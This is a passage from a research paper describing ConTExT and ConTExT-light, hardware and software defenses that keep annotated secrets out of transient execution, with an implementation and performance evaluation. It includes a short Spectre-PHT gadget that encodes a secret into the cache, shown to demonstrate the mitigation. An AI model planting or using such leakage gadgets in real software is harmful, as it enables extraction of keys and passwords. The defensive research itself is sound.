Read/Write Taint To read and write the current taint information of all registers, we introduce an MSR `IA32_TAINT`. The taint bit of every architectural register directly maps to one bit of this MSR, which allows the operating system to read and write all taint bits in a single operation. As there are only 56 architectural registers (16 general purpose, 8 floating point, 32 vector) which have to be tracked, one 64-bit MSR is sufficient to read or write all taint bits at once. While the physical register file typically contains more registers, these are not visible to the developer. Hence, the MSR only has to provide access to the taint bits of the architectural registers.

Interrupt Handling MSRs can only be accessed indirectly using an instruction (*i.e.*, `rdmsr` on x86), and require registers both to specify the MSR and as source and destination operands. On an interrupt, the first thing to save should be the `IA32_TAINT` MSR, because it contains the taints of the previous context. However, as registers must not be clobbered in the interrupt routine, all the registers used in the interrupt handler have to be saved first. We resolve this problem by automatically copying the `IA32_TAINT` to an additional MSR, `IA32_SHADOW_TAINT`, on every interrupt. This ensures that the taint of all registers is preserved before any taint is potentially modified by a register operation in the interrupt handler. The `IA32_SHADOW_TAINT` can then be treated like any other register, e.g., the operating system can save it into a kernel structure upon a context switch.

When returning from an interrupt, the CPU restores the values from `IA32_SHADOW_TAINT` to the register taint values. Hence, with this mechanism, we ensure that an interrupt does not influence the taint value of any register. This also works for the unlikely event of nested interrupts, *i.e.*, if an interrupt is interrupted by a different interrupt. The only critical region in such a case is if the first interrupt has not yet locally saved the `IA32_SHADOW_TAINT` MSR, and the second interrupt overwrites the MSR. However, as long as within this critical region (*i.e.*, the time window between first interrupt and second interrupt) no register is untainted, there can be no leakage. In Section 3.3, we show that this situation can be avoided solely in software.

3.3. Software Support

We propose changes to applications, compilers, and operating systems to leverage the hardware extensions introduced in Section 3.1 and Section 3.2. The idea is that instead of annotating all branches that potentially lead to a secret-dependent operation, application developers simply annotate the secret variables in their applications directly. These annotations are processed by the compiler and then forwarded to the operating system to establish the correct memory mappings (cf. Section 3.1).

Compiler The compiler parses the annotations of secrets. Annotations are already implemented in modern compilers, e.g., with `__attribute__((annotate("secret")))` in clang. The secrets identified this way are allocated

inside a dedicated section of the binary. The compiler marks this section as *non-transient*. The operating system maps this section from the binary using a *non-transient* memory mapping.

Besides parsing the annotations, our modified compiler ensures that it never spills data from registers marked as secret into unprotected memory. Otherwise, an attacker could leak the spilled secrets from memory. Still, it is unavoidable that the compiler spills registers to the stack, e.g., to preserve register contents over function calls. Furthermore, due to the calling convention, some (possibly secret) values have to be passed over the stack. Hence, we have to assume that the stack contains secrets. As a consequence, the stack has to be mapped using a *non-transient* memory mapping as well.

To reduce the performance impact of a *non-transient* stack, we modify the compiler to only use the *non-transient* stack if really necessary. This *non-transient* stack only contains register spills, possibly function arguments, and return values. All other values are stored at a different memory location, the *unprotected* stack. This concept is similar to the SafeStack [52] and our implementation even reuses parts of the SafeStack infrastructure of modern compilers. The difference to SafeStack, where only "unsafe" memory allocations (e.g., buffers) are stored on the SafeStack, is that we move all variables normally allocated on the stack to the *unprotected* stack. Thus, for ConTExT, only the absolute minimum is stored on the *non-transient* stack, e.g., return addresses. By only moving local variables to the *unprotected* stack, and leaving return addresses and function arguments on the stack, we do not break ABI compatibility with existing binaries. Thus, a developer can still use external libraries without recompiling them, and libraries compiled for ConTExT can be used in ordinary unprotected applications.

Moving local variables from the stack to a different memory location does not impact the runtime of the application and even gives additional protection against memory-corruption attacks [52].

Operating System For ConTExT, the operating system is in charge of setting up *non-transient* memory mappings. As the operating system parses the binary, it can directly set up the *non-transient* memory mappings, which are marked as such by the compiler. The operating system requires additional small changes. The operating system has to save and restore taint values on context switches. The hardware already saves the

```
1  pushall
2  rep xor rcx, rcx ; clear rcx, rep prefix keeps taint
3  add rcx, IA32_TAINT
4  rdmsr ; taint in rax, rdx
5  [...]
6  popall
7  push rax, rcx, rdx
8  mov rcx, IA32_TAINT ; also updates IA32_SHADOW_TAINT
9  wrmsr ; old taint in rax, rdx
10 pop rax, rcx, rdx
11 iret ; restores IA32_SHADOW_TAINT to registers
```

Listing 3.1: (Pseudo-)assembly for saving and restoring the taint MSR without destroying the taint of any other register during a context switch.

current taint value of all registers into the `IA32_SHADOW_TAINT` MSR upon interrupts. Thus, the operating system only has to read this register and save it together with all other saved registers.

As interrupts can be interrupted by other interrupts, e.g., a normal interrupt can be interrupted by a non-maskable interrupt (NMI), there is a critical section between reading the MSR and saving the result. If registers are untainted in this section, a nested interrupt would lose the taint information as it overwrites the `IA32_SHADOW_TAINT` MSR. However, if registers are not untainted in this section, no taint information can be lost. Hence, we have to initialize the registers required to read the MSR in a way that does not destroy the taint. For this purpose, we define that the `rep` prefix for arithmetic and logical operations on registers preserves the taint. Section 3.3 shows (pseudo-)assembly code, which prepares the registers with the required immediate values. Generally, overwriting a register with an immediate or by using an idiom, e.g., `xor rax,rax`, untaints the register. However, the `rep` prefix prevents the untainting here.

In addition to the context switch, the operating system has to flush the cache when the content of a *non-transient* memory location is initially loaded from the binary. This is important as the initial data transfer to the memory page is not done through the *non-transient* user-space mapping. Thus, the operating system has to either disable the cache before this operation or flush the corresponding cache lines afterwards.

This functionality is already present in the x86 ISA and supported by modern operating systems. Thus, there is no further change required.

4. Implementation of ConTExT

In this section, we present our implementation of both ConTExT and ConTExT-light, which we use for the evaluation (cf. Section 5). As we cannot change real x86 hardware or emulate the hardware changes required for ConTExT on commodity hardware, we opted for a hardware simulation of our changes using a full-system emulator (cf. Section 4.1). While this does not allow to measure performance by measuring the runtime, it allows measuring performance in the number of memory accesses, *non-transient* memory accesses, taint over-approximations, etc., for real-world benchmarks.

For ConTExT-light, we present a method to partially emulate the non-transient memory mapping behavior on commodity hardware by retrofitting uncacheable memory mappings. Thus, in Section 4.2, we present an open-source proof-of-concept implementation of ConTExT-light which can already be used and evaluated on commodity hardware. As ConTExT-light is running on a real modern CPU architecture, the results are more tangible than a simulation-based evaluation. Hence, the performance overhead is an over-approximation, and any real hardware implementation is expected to be more efficient than ConTExT-light, as the CPU has to stall in fewer cases.

ConTExT-light is not designed as a protection against Meltdown-type attacks. Mitigating Meltdown-type attacks, including MDS attacks, is orthogonal to our work, and we consider it out of scope.

4.1. Hardware Simulation

We simulated ConTExT using the open-source x86-64 emulator Bochs [55] to get as close as possible to functionally extending a real x86-64 processor with our features, *non-transient* memory mappings (cf. Section 3.1) as well as secret tracking (cf. Section 3.2). We incorporated hardware and behavioral changes in our ConTExT-enabled Bochs.

For the hardware simulation, we considered alternatives, such as the gem5 simulator [9] or an out-of-order RISC-V core. However, gem5, as Bochs, is a

software-based emulation, and the overhead estimations from gem5 do not match the actual overheads in practice, as layouting and microarchitectural details have a huge influence on real hardware. Currently, there is also no open-source implementation of a last-level cache for RISC-V, and it would be difficult to reason about the performance overheads on x86 based on a RISC-V implementation. Hence, we implement the behavioral changes in Bochs to analyze the functionality and use ConTExT-light on a real CPU to approximate the performance overhead (cf. Section 4.2).

Hardware Changes To support secret tracking, a few minor hardware changes are required. Mostly, these are single bits to track whether a register is *non-transient*. These bits are required in every page-table entry, TLB entry, and register. Furthermore, we introduce additional meta-data bits per cache line to minimize the performance cost of register spills (cf. Section 3.2).

Page-Table Entry. To distinguish *non-transient* from normal memory mappings, we have to mark every memory mapping accordingly in the PTE. For backward- and future-compatibility, repurposing one of the ignored bits is the best choice (cf. Section 3.1). Furthermore, repurposing a bit ensures that the change does not result in any runtime or memory overhead. If this bit is set, we treat the memory mapping as a region which may contain secrets. The developer has to do that both for memory locations containing secrets, as well as memory locations where secrets are (temporarily) stored.

Translation Lookaside Buffer. For performance reasons, modern CPUs cache page-table entries in the TLB. Consequently, we need an additional *non-transient* bit in the TLB, caching the bit of the page-table entry. In Bochs, caching of page-table entries is also implemented as a TLB-like structure allowing the simulated hardware to automatically transfer the added bit from the PTE to the TLB. Thus, for cached page-table entries, memory accesses use the cached *non-transient* bit from the TLB.

Cache. Bochs only implements an instruction cache, but no data cache, which plays a vital role in our design to cache taint information (cf. Section 3.2). Hence, we extended Bochs with data-cache emulation by implementing an 8-way (inclusive) last-level cache. As the exact eviction strategy is unknown [31], we used LRU as a good approximation as it has been used in Intel CPUs until Ivy Bridge [31]. In our emulated cache, we added 8 taint bits as metadata per cache line. Note that this change does

not influence the architectural size of the cache or a cache line. While this sounds like a large amount of additional metadata, it amounts to less than 1.6 % increase of the size of the last-level cache. Considering that every cache line already holds a large amount of metadata (e.g., physical tag, cache-coherency information, possibly error-detection bits), these additional 8 bits of metadata do not result in a large hardware overhead, and are fully backward compatible.

Model-Specific Registers. As described in Section 3.2, we added two new MSRs to Bochs. Accesses to `IA32_TAINT` are directly mapped to the taint bits of the architectural registers, allowing the operating system to read and write all at once. While the physical register file contains more registers [38], we still require only two MSRs, as they only provide access to the taint bits of the current architectural registers. As a typical x86 CPU already contains several hundred MSRs [39, 2], adding two new MSRs per CPU core is a negligible hardware overhead. To save the current taint state on interrupts (Section 3.2), we ensure data consistency between the two MSRs; a write to `IA32_TAINT` also (atomically) updates `IA32_SHADOW_TAINT`. This enables us to implement secure context switches (cf. Section 3.3).

Behavioral Changes All behavioral changes are only enabled if the operating system supports and enables ConTExT using the corresponding bit in the control register (cf. Section 3.1). However, taint tracking is enabled unconditionally as it happens implicitly without additional cost. This applies to all operations which transfer data from memory to registers or from registers to registers. In our proof-of-concept implementation, we added the taint tracking to 368 out of 557 instructions implemented in Bochs. If no memory mapping is marked as *non-transient*, then no register can be tainted. Thus, taint tracking simply has no effect if there is no operating system support.

4.2. ConTExT-light

In addition to the hardware emulation for ConTExT, we implemented ConTExT-light (cf. Section 3) for Linux. Our implementation of ConTExT-light consists of two parts, a kernel module, and a runtime library. For the full ConTExT, we provide a compiler extension that minimizes the performance penalties of register spills.

For the proof of concept, we emulate *non-transient* memory mappings via *uncacheable* memory mappings. Uncacheable memory can generally not be accessed inside the transient execution domain [21, 59] and we consider Meltdown-type attacks out-of-scope since they are already fixed on most recent hardware [59, 76, 80]. In contrast to ConTExT, ConTExT-light does not protect secrets while they are architecturally stored in registers of running threads. Thus, the security guarantees of ConTExT-light still hold in this case.

Kernel Module We opted to implement the operating-system changes as a kernel module for compatibility with a wide range of kernels. The kernel module is responsible for setting up *non-transient* memory mappings. As our proof-of-concept implementation relies on uncacheable memory, we do not retrofit page-table bits but use the page-attribute table to declare a memory mapping as uncacheable.

The kernel module provides an interface for the runtime library (cf. Section 4.2) to set up *non-transient* memory mappings. This allows keeping the changes in the kernel space minimal as most of the logic and parsing can be implemented in user space. The kernel module ensures that the page-attribute table contains an *uncacheable* (UC) entry by reprogramming the page-attribute table if this is not already the case. If the runtime library requests a mapping to be marked *non-transient* via the kernel-module interface, the page-table entry is modified to reference the UC entry in the page-attribute table. Subsequently, the corresponding TLB entry is flushed. We do not flush all cache lines of the mapping, as this would incur additional overhead. Thus, the developer (or runtime library) has to take care that values stored on pages marked as *non-transient* are not cached before they are marked as *non-transient*.

Runtime Library The runtime library sets up all static and dynamic *non-transient* memory mappings via the kernel-module interface. Our proof-of-concept runtime library supports C and C++ applications and can even be included as a single header file for simple projects. The header file provides a keyword, `nospec`, to annotate variables as secrets using the `__attribute__` directive. This keyword ensures that the linker allocates the variables in a dedicated `secret` section in the ELF binary. Moreover, the header file registers a constructor function which is executed before the actual application, to initialize ConTExT at runtime.

When the application starts, the runtime library identifies all memory mappings in the `secret` section from the ELF binary. These memory mappings are then set to *non-transient* (*i.e.*, uncacheable) using the kernel module.

The runtime library is only active on application startup and does not influence the application during runtime. During runtime, it is only used if the developer requests dynamic *non-transient* memory, *i.e.*, *non-transient* heap memory. For this purpose, the runtime library provides a `malloc_nospec` and `free_nospec` function. These functions mark the allocated heap memory immediately as *non-transient*.

Compiler For the full ConTExT with hardware support, we also require compiler support. We extend the LLVM compiler [54] in version 8.0.0 to not use the stack for local variables, but move them to a different part of the memory which we refer to as *unprotected stack*.[3] The normal stack is marked as *non-transient* to not leak temporary variables and function parameters the compiler puts on the stack. Thus, to reduce the performance impact, we allocate local variables which are defined by the developer in the unprotected stack, which is not marked as *non-transient*.

Our implementation is based on the already existing SafeStack extension [52]. We modify the heuristics to not move only specific but all user-defined variables from the *non-transient* stack to the unprotected stack (SafeStack in the original extension). Allocations coming from function parameters and registers spills are put on the *non-transient* stack.

5. Evaluation

In this section, we evaluate ConTExT and ConTExT-light with respect to their security properties and their performance. We evaluate ConTExT on our modified Bochs emulator, and ConTExT-light on a Lenovo T480s (Intel Core i7-8650U, 24 GB DRAM) running Ubuntu 18.04.1 with kernel version 4.15.0.

[3] The patches can be found in our GitHub repository `https://github.com/IAIK/contextlight`.

5.1. Security

We generally assume that the operating system is trusted as it handles the *non-transient* memory mappings. First, we explain how ConTExT can be used to protect against all Spectre attacks, and how current commodity hardware can be retrofitted to partially emulate ConTExT. Second, we show the limitations of ConTExT.

Security of ConTExT

The security guarantees of ConTExT are built on two assumptions: the application developer correctly annotated all secrets as such, and the application does not actively leak secrets (e.g., by writing them to memory locations not marked as *non-transient*). ConTExT guarantees for code that is leakage-free on a strict in-order machine that this code will also be leakage-free on an out-of-order or speculative machine with ConTExT, iff secrets are correctly annotated. For the evaluation, we distinguish two cases, based on whether the secret values are used architecturally in the application or not while an attacker mounts a transient-execution attack.

Security Argument ConTExT eliminates leakage of secrets from transient-instruction execution into the microarchitectural state. It is trivial to see that allowing no transient-instruction execution eliminates any leakage. ConTExT allows the transient execution of instructions that do not influence the microarchitectural state. An implementation, e.g., our proof-of-concept, defines for each instruction whether it has to stall (e.g., branch instructions if the corresponding taint bit is set), use a dummy value instead of the secret value (e.g., operations with one or more secret input operands and one or more memory input or output operands, and operations that influence "uncore" or off-core microarchitectural elements), or can run in an unmodified way (e.g., pure on-core register operations). If an implementation correctly restricts these, the microarchitectural state cannot be influenced by a secret. Hence, in the extreme case where the entire memory is secret, it is straightforward to see that ConTExT would not allow any transient-instruction execution. More specifically, ConTExT allows exactly the subset of instructions in the instruction stream to run transiently that do not influence the microarchitecture based on secrets.

```
1 char oracle[256 * 4096];
2 // nospec for ConTExT-light
3 char /*nospec*/ secret = 'X';
4
5 if(speculate()) {
6     // LFENCE here for mitigation
7     oracle[secret * 4096]; // encode secret
8     oracle['E' * 4096]; // encode public value
9 }
```




Figure 15.3.: Evaluation of Figure 15.1. The unprotected code snippet leaks the secret 'X' (0x58) and public value 'E' (0x45) to the cache (Lines 7 to 8). State-of-the-art lfence-based mitigation (`lfence` in Line 6) prevents both indices from being cached. A ConTExT-light annotation (Line 3) prevents the secret index from being cached but allows the public index to be cached, warming up the cache.

Architecturally Unused Secrets A secret is architecturally unused if the secret is only stored in a *non-transient* memory region, *i.e.*, there is no part of the secret which is stored in a register, cache, or normal memory region. For example, this is the case if the secret was not used by the time of an attack. However, the application can also be in such a state, although the secret has already been used in the past. If all traces of the secret in normal memory or the cache are already overwritten (or evicted), the application returns again to the state where secrets are architecturally unused.

In this state, an attacker can only target the secret itself and not an unprotected copy of it. It is clear that such an attack cannot be successful, as—per-definition—transiently executed code cannot retrieve the value from a *non-transient* memory region. Hence, ConTExT is secure if its implementation fulfills this property.

Architecturally Used Secrets If the entire secret, or parts of it, are stored in a register, cache, or a memory region not marked as *non-transient*, the secret is considered architecturally used. In this case, an attacker can target any unprotected copy of the secret, not only the original secret stored in the *non-transient* memory region. However, an attack fails if the target is marked as secret, e.g., by a *non-transient* memory mapping, tainted register, or tainted cache line.

If a *non-transient* memory region is loaded into a register, the register is tainted and, thus, it cannot be targeted. Moreover, the taint is also applied to the corresponding cache line and TLB entry. Any register-to-register operation which copies the secret also copies the taint. Similarly, an operation that copies the secret to a *non-transient* memory region is also secure. Such operations include, for example, register spills to the stack, temporary storage of registers in local variables, or secrets as function arguments (depending on the calling convention). Tainted registers can only be untainted by destroying their content, *i.e.*, overwriting them with non-secret values. Overwriting a register with an immediate or by using an idiom, e.g., `xor rax,rax`, generally untaints the register. Using the `rep` prefix on arithmetic or logical register operations preserves the taint.

Thus, registers cannot be untainted while containing a secret. However, over-approximation can lead to more tainted registers than necessary.

Operations that copy the secret to a memory region not marked as *non-transient* could be attacked. However, such operations are never implicitly

generated by the compiler, as the compiler only uses the stack as a temporary memory. Thus, such an operation has to be explicitly defined by the application developer, which violates the assumption that the application does not actively leak secrets.

A remaining scenario is the context switch of the application with used secrets. In such a case, the application is stopped by the operating system, and the current register content is saved to the kernel. As the operating system is aware of register taints, and also considered trusted, it can leverage the taint saving mechanism described in Section 3.2. The registers can again be saved in a *non-transient* memory region to prevent transient-execution attacks on the saved registers. When returning from the kernel, all registers are first tainted (an over-approximation, as they are restored from a *non-transient* stack), but the original taint is restored just before the end of the context switch. Thus, registers containing secrets are always tainted and cannot be targeted.

Security Limitations of ConTExT-light

As ConTExT-light is implemented using uncacheable memory, we evaluated the security properties of uncacheable memory regarding transient execution. We use the transient-execution proof-of-concepts from Canella et al. [14] as test cases to verify that ConTExT-light prevents any leakage of secret data. For all proof-of-concepts which are applicable to our test system, we successfully leaked the secrets before deploying ConTExT-light. We furthermore used the AVX-based Spectre-PHT variant from Schwarz et al. [82] to verify that ConTExT-light also prevents Spectre attacks, which do not use the cache as a covert channel. To verify the effectiveness of ConTExT-light in our experimental setup, we mark the memory mapping containing the secret data as uncacheable using the PAT. Additionally, using Flush+Reload, we verified that the memory mapping is actually uncacheable. For all tested proof-of-concepts, ConTExT-light successfully prevented any leakage of the secret data (cf. Figure 15.3).

ConTExT-light cannot protect secrets while they are architecturally stored in registers of running threads. Furthermore, ConTExT-light is not designed as a protection against Meltdown-type attacks. Mitigating Meltdown-type attacks, including MDS attacks, is orthogonal to our work, and we consider it out of scope.

Limitations

ConTExT can only be effective if used correctly by the application developer, *i.e.*, if the developer marks all secrets as secret and does not actively leak secrets. However, even if used correctly, there are certain limitations which mostly result from a trade-off between performance and security. In the following paragraphs, we point out where application developers must take care to not accidentally leak secrets.

ConTExT does not allow taint to leave from registers to the microarchitectural state. Hence, we have to stall the pipeline if secret registers would influence the control flow, e.g., a modification of the instruction pointer based on the flags register.

Instructions such as CRC32 might also leak secrets if a secret value is used as input, either directly or in combination with an attacker-known value. However, as this is again a secret-dependent operation, the developer has to ensure that this does not leak any secrets.

Another responsibility of the developer is that secret values are not actively copied to memory locations not marked as *non-transient*. This cannot be prevented by either the compiler or the hardware, as it is often necessary, e.g., the tainted output of a crypto operation (ciphertext) is not secret anymore and can be written to normal memory.

ConTExT-light As ConTExT-light is only a partial emulation of ConTExT, it comes with some limitations compared to ConTExT. The largest difference to ConTExT is that secrets in registers, the load buffer, the store buffer, and the line fill buffer are not protected. Thus, if a secret is in one of these microarchitectural structures, it remains susceptible to transient-execution attacks.

5.2. Performance

We evaluated the performance of ConTExT-light as an upper bound for the performance overhead of ConTExT. This upper bound is not tight, and the actual upper bound can be expected to be substantially lower. We also evaluate the performance overhead of ConTExT based on our full-system emulation in Bochs. The SPECspeed 2017 evaluation for the baseline and of the *unprotected stack* of ConTExT is performed on an

i7-8700K machine while all other evaluations are performed on an i7-8650U machine. Both systems run Ubuntu Linux 18.04.1 with kernel 4.15.0.

We evaluated the software implications of our proposed hardware changes using our modified version of Bochs and a modified Linux kernel, based on kernel version 4.15. For the Linux kernel, we only had to modify 52 lines in 9 files to support the save and restore of register taints on context switches. These small changes result in a negligible performance overhead on context switches, e.g., for syscalls.

The latency of syscalls increases by a constant value, which is 48 cycles (averaged over 500 000 syscall invocations). On a standard Ubuntu Linux installation, we observed between 3000 and 5000 syscalls per second on average while performing regular office tasks. On our test system, we observe an overhead on the system load of around 0.01 % at this syscall rate. The highest syscall rates observed for real-world use cases at Netflix was reported to be around 50 000 syscalls per second [28]. On our test system, we observe an overhead on the system load of around 0.13 % at this syscall rate.

Compiler Extension

We evaluated the impact of the *unprotected stack* of ConTExT using the SPECspeed 2017 integer benchmark. Table 15.2 shows that similarly to the original SafeStack implementation [52], the resulting performance overhead is 1.26 % on average and, in the worst case, 5.13 %.

These results are not surprising as only addresses of variables change. This only requires very little runtime code for maintaining a second stack pointer. Thus, the small performance overhead is mostly due to the setup time for the additional *non-transient* stack.

We furthermore evaluated the performance impact introduced by the *non-transient* stack. As a baseline, we consider the case where we only have one *non-transient* stack and compare it to our design where the *non-transient* stack is only an additional stack to the regular unprotected one. Based on Intel Pin [61], we implemented our own plugin to trace all memory accesses. With the plugin, we evaluated how much memory the *non-transient* stack consumes. For this purpose, we ran the GNU Core Utilities, once compiled with the unmodified compiler, and once compiled with our extended LLVM compiler. Even for these lightweight

Table 15.2.: Performance evaluation of the *unprotected stack* of ConTExT using the SPECspeed 2017 integer benchmark. The baseline was compiled with the unmodified compiler, the ConTExT run uses our modified LLVM compiler.

Benchmark	**SPEC Score**		**Overhead**
	Baseline	ConTExT	[%]
600.perlbench_s	7.03	6.86	+2.42
602.gcc_s	11.90	11.80	+0.84
605.mcf_s	9.06	9.16	−1.10
620.omnetpp_s	5.07	4.81	+5.13
623.xalancbmk_s	6.06	5.95	+1.82
625.x264_s	9.25	9.25	0.00
631.deepsjeng_s	5.26	5.22	+0.76
641.leela_s	4.71	4.64	+1.48
648.exchange2_s	*would require Fortran runtime*		
657.xz_s	12.10	12.10	0.00
Average			+1.26

applications, we measured a reduction of average *non-transient* stack memory by 42.74 %. The modified LLVM compiler sustained an average *non-transient* stack usage of 4.7 kB, whereas the applications compiled with a vanilla compiler consumed, on average, 8.2 kB on the single *non-transient* stack. Moreover, for 64 out of the 91 tested applications (*i.e.*, 70.3 %), the compiler extension reduced the *non-transient* stack usage to only 3528 B, which is below the smallest memory region that can be set *non-transient*, *i.e.*, the size of one virtual page (4 kB). The reason for these reductions is that the stack is not used anymore for storing user-defined variables. Hence, the compiler extension makes it practical to deploy ConTExT with the additional *non-transient* stack.

ConTExT-light

We evaluated the performance impact of ConTExT-light, both for unmodified applications as well as applications where we annotate secret values as such. For unmodified applications, we do not expect any runtime overhead, except for a constant initialization overhead.

We confirmed this assumption experimentally. The average initialization overhead when starting an application with our current non-optimized implementation is 0.15 ms.

For applications with annotated secret values, there is a performance overhead for architectural accesses to the secret. Without ConTExT-light, the secret could be stored in the L1, L2, or L3 cache, or the main memory. Hence, the maximum overhead for a memory access is the difference between an L1 cache hit and a cache miss. The minimum overhead for a memory access is zero (*i.e.*, cache miss in both cases). In practice, we often see a cache miss instead of an L3 cache hit, which makes an average overhead of 100 cycles on our test system.

To evaluate the real-world performance, we applied ConTExT-light to various real and artifical applications.[4] We first evaluate ConTExT-light on pure cryptographic algorithms, as they are the main target for Spectre attacks and thus require protection. In addition to performance evaluations on pure cryptographic algorithms, we also evaluate the performance of real-world application when annotating secrets. In all cases, the effort to identify and annotate secrets only required changing between 3 and 27 lines in the source code.

OpenSSL RSA We evaluated the performance by encrypting a message using OpenSSL's RSA. For this, we provide OpenSSL with the secure heap allocation functions of ConTExT-light. We verified that indeed all memory allocations in OpenSSL use the secure functions using `ltrace` and single-stepping. The performance overhead we measured when annotating all buffers that may (temporarily) contain secrets in an RSA encryption is 71.14 % ($\pm$ 4.66 %, n = 10 000). This is not surprising as RSA performs many in-place operations in one secure buffer, and hence, higher overheads are expected.

AES As a second cryptographic algorithm, we evaluated AES, both in OpenSSL and in a custom AES-NI implementation. For our AES-NI implementation, we annotate the AES key as well as the intermediate round keys as secrets. For AES-NI, no other secret values, or values derived from secrets, have to be stored in memory. As AES-NI expects all values

[4] The changes to existing applications and the artifical applications can be found in our GitHub repository `https://github.com/IAIK/contextlight`.

in the `xmm` registers, there is only the initial performance overhead of copying the ConTExT-light-protected keys to the registers. As this is a one-time operation, the overhead of 122 cycles (n = 10 000 000, $\sigma_{\bar{x}}$ = 0.00), is negligible when performing multiple encryptions or decryptions. For the encryption and decryption step, there is no performance overhead at all. We verified this by encrypting and decrypting a block 10 000 000 times. Both with and without ConTExT-light, the encryption and decryption took 46 cycles per 16-byte block. While the application is an artificial application, it shows that ConTExT-light-protected cryptographic algorithms can be implemented without any performance overhead.

To analyze the performance overhead of ConTExT-light on a state-of-the-art AES implementation, we used OpenSSL's AES-128-CBC. Similarly to the AES-NI example, we measured the number of cycles it takes to encrypt and decrypt the same block. Without ConTExT-light, it takes on average 1371 cycles (n = 100 000, $\sigma_{\bar{x}}$ = 36.90). For the protected variant, we annotated the key as secret, and for simplicity, the entire internal encryption and decryption context `EVP_CIPHER_CTX` of OpenSSL. While this protects more variables than necessary, it ensures that all secrets in the context of the encryption and decryption are marked as uncachable. Even then, the overhead is not too drastic with an average number of cycles for encryption and decryption of 5196 (n = 100 000, $\sigma_{\bar{x}}$ = 32.82). This naïve approach only requires to provide ConTExT-light's implementation of the heap management to OpenSSL using `CRYPTO_set_mem_functions` and annotating the key using the `nospec` attribute. We verified using GDB that all occurrences of the secret key are only stored in uncachable memory. The result is that secret AES keys cannot be extracted anymore using Spectre attacks, with a performance overhead of 338 % (n = 100 000, $\sigma_{\bar{x}}$ = 0.24).

However, as we showed with the AES-NI example, this can still be improved by modifying the OpenSSL library itself, and ensuring that only sensitive data is marked as such.

OpenSSH For OpenSSH, the main asset is the private key which is stored in memory and which is susceptible to Spectre attacks.[5] Hence, to evaluate the impact of protecting the private key with ConTExT-light, we evaluate OpenSSH with our modifications.

[5] `https://marc.info/?l=openbsd-cvs&m=156109087822676&w=2`

Conveniently, OpenSSH already encapsulates the private key into its own global variable `sensitive_data`. The variable is a structure of type `Sensitive` which can store an arbitrary number of SSH keys. The private keys are stored in `sshbuf`s and referenced by the `sensitive_data` variable. Hence, to apply ConTExT-light, we annotated the global variable and changed the heap allocations in the `sshbuf` functions to use the heap-manipulation functions provided by ConTExT-light. This resulted in a change of 14 lines of code.

To benchmark the impact of the modification, we analyzed the time it takes to connect to an SSH server, as well as how long it takes to transfer a file from a server. The connection time, which includes the initialization time of ConTExT-light, increased on average by 24.7 % (n = 1000, $\sigma_{\bar{x}}$ = 0.038) from 369 ms to 459 ms. However, this amortizes when, e.g., transferring files. When copying a 128 MB file over SSH in a local network, this overhead is only 5.4 % (n = 1000, $\sigma_{\bar{x}}$ = 0.006) anymore. Furthermore, as soon as the connection is established, there is no performance impact of ConTExT-light noticeable.

VeraCrypt Gruss et al. [33] presented a Meltdown attack on the master password of VeraCrypt, the successor of TrueCrypt. As we expect this attack to be possible with Spectre assuming a suitable gadget is found, we show that ConTExT-light can protect the key material in VeraCrypt. VeraCrypt uses a `SecureBuffer` class to store sensitive data, such as the master password. Such a `SecureBuffer` is used, amongst others, for the header key and the encrypted volume header. Hence, it is sufficient to protect all instances of `SecureBuffer` using ConTExT-light. This requires only 3 lines of additional code.

As the password and keys are used for mounting and encrypting data, we analyze the performance overhead for these operations introduced by ConTExT-light. For mounting an encrypted container, the average time increases by 3.21 % (n = 1000, $\sigma_{\bar{x}}$ = 0.001) from 1.59 s to 1.64 s. To test the encryption performance, we copy 4 files each with 128 MB to the mounted container. In this experiment, we measure an average overhead of 0.13 % (n = 200, $\sigma_{\bar{x}}$ = 0.006), increasing the time for the file operations by 0.6 ms. The reason for this small overhead is that the bottleneck is the SSD and not the encryption. On our i7-8650U, we achieve an encryption speed with AES of 4.6 GB/s, which is significantly faster than the SSD write speed. Hence, for file operations, there is no observable performance overhead caused by ConTExT-light.

OATH One Time Password Tool The OATH One Time Password tool `oathtool` is used to generate one-time passwords for second-factor authentication. This tool supports the Time-based One-time Password algorithm (TOTP), which is used e.g., for Google's or Facebook's two-factor authentication. Based on a shared secret between the user and the service, the tool calculates a cryptographic hash over the shared secret and the current time. A part of this hash is then used as the one-time password for the authentication. An attacker who can extract the shared secret can generate a one-time password at any time. Hence, we use ConTExT-light to protect this shared secret. We do not protect the one-time password, as this is just a temporary second factor that is valid for at most 30 s.

Adding ConTExT-light to `oathtool` requires only 27 lines of code changes in 7 files. The main changes ensure that the buffers storing the shared secret, as well as the buffers used for the hash calculations, are marked as uncachable. This is achieved by allocating them on the non-cachable heap using `malloc_nospec` instead of on the stack or normal heap. We verified the functional correctness of the changes by comparing the generated one-time passwords with the Google Authenticator application. As new passwords are only generated every 30 seconds, any performance overhead introduced by ConTExT-light is not relevant.

Password Manager LastPass is a tool that can be used to generate and securely store passwords and other sensitive data. The command-line client, LastPass-cli, connects to a remote server with user-provided credentials and retrieves or stores the password and additional information on the remote server, e.g., notes or attachments. To access the data, a user requires the master password associated with an account for the first access. This will store an encrypted local version of the data from the server on the user's disk. The second access will use a key stored by an agent to decrypt the local version of the data. Hence, we protect the password as well as the decryption key as all other transmitted data is short-lived.

We enhanced LastPass-cli by adding ConTExT-light, which requires changing 19 lines of code. These changes ensure that buffers storing the master password, as well as the decryption key, are marked as uncacheable. We tested the application repeatedly to ensure functional correctness. To evaluate the performance slowdown of ConTExT-light, we repeatedly queried a password. In the experiment, we observed a slowdown from 0.162 s to 0.248 s for a slowdown of 53 % with ConTExT-light applied.

NGINX NGINX is a web server that can also be used for a variety of other tasks, e.g., as a load balancer, mail proxy, and HTTP cache. Similar to other web servers, NGINX allows for secure connections to a client via HTTPS. To authenticate that the client is communicating with the server, the client verifies the server identity by checking its signature generated using the certificate key, *i.e.*, the server's private key, with the certificate, *i.e.*, the server's public key. Hence, when extracting the certificate key, the attacker can impersonate the server.

